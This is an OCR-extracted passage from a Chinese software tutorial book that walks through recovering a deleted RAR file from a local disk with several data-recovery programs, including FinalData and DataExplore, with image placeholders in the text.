
Step 02 单击工具栏中的“Scan（扫描）”按钮，打开“Select Scan Mode（选择扫描模式）”对话框，系统为用户提供了三种扫描模式，包括 Standard Scan（标准扫描）、Advanced Scan（高级扫描）以及 Scan for Partitions（扫描整个分区），如下图所示。




Step 03 单击“Standard Scan”按钮，即可开始对 F 盘执行标准扫描，扫描完成后，其扫描结果显示在窗口右侧的窗格中，如下图所示。




Step 04 在其中选择已经删除的“美图 .rar”文件，单击 Recover 按钮，打开“打开”对话框，在其中选择恢复文件的保存位置，这里选择本地磁盘 D，如下图所示。



Step 05 单击“确定”按钮，即可开始恢复“美图 .rar”文件，并显示恢复文件的个数，如下图所示。



Step 06 打开本地磁盘 D，即可在其窗口中看到恢复后的“美图 .rar”压缩文件，如下图所示。



绝招13：使用FinalData恢复数据



FinalData 都能够通过直接扫描目标磁盘抽取并恢复出文件信息（包括文件名、文件类型、原始位置、创建日期、删除日期、文件长度等），用户可以根据这些信息方便地查找和恢复自己需要的文件。


这里以本地磁盘 F 盘中丢失的“美图 .rar”文件为例，介绍 FinalData 恢复数据的方法。

1. 安装FinalData软件

Step 01 双击下载的 FinalData 安装程序，打开“欢迎使用‘FINALDATA’安装向导”窗口，单击“下一步”按钮，如下图所示。



Step 02 进入“选择安装位置”窗口，在其中输入文件的安装路径，单击“安装”按钮，如下图所示。



Step 03 进入“正在完成‘FINALDATA’安装向导”窗口，选中“运行 FINALDATA（R）”复选框，单击“完成”按钮，如下图所示。



2. 使用FinalData恢复数据

具体的操作步骤如下。

Step 01 双击 FinalData 程序图标，打开 FinalData 操作界面，如下图所示。



Step 02 单击“误删除文件”图标，进入“请选择要恢复的文件和目录所在的位置”对话框，在其中选择本地磁盘 F，如下图所示。



Step 03 单击“下一步”按钮，进入“查找已经删除的文件”对话框，程序开始对 F 盘进行快速扫描，以查找 F 盘内删除的目录和文件，如下图所示。




Step 04 在程序扫描完成后，自动弹出“扫描结果”对话框，在其中选择要恢复的文件，这里选中“美图 .rar”前面的复选框，如下图所示。



Step 05 单击“下一步”按钮，进入“选择恢复路径”对话框，在其中输入恢复文件存放的目录，如下图所示。




Step 06 或单击“浏览”按钮，打开“浏览文件夹”对话框，在其中选择恢复文件保存的路径，如下图所示。



Step 07 单击“确定”按钮，返回到“选择恢复路径”对话框中，如下图所示。



Step 08 单击“下一步”按钮，即可开始恢复数据，完成数据恢复后，返回存放路径即可查看恢复后的文件，如下图所示。



绝招14：使用《数据恢复大师》恢复数据



《数据恢复大师（DataExplore）》是一款功能强大、提供了较低层次恢复功能的硬盘数据恢复软件，支持 FAT12、FAT16、FAT32、NTFS 文件系统，可以导出文件夹，能够找出被删除、被快速格式化、被完全格式化、被删除分区、分区表被破坏或者 Ghost 被破坏后的硬盘文件。

1. 恢复已删除的文件


Step 01 在《数据恢复大师》主窗口中单击“数据”按钮，打开“选择数据”窗口，如下图所示。



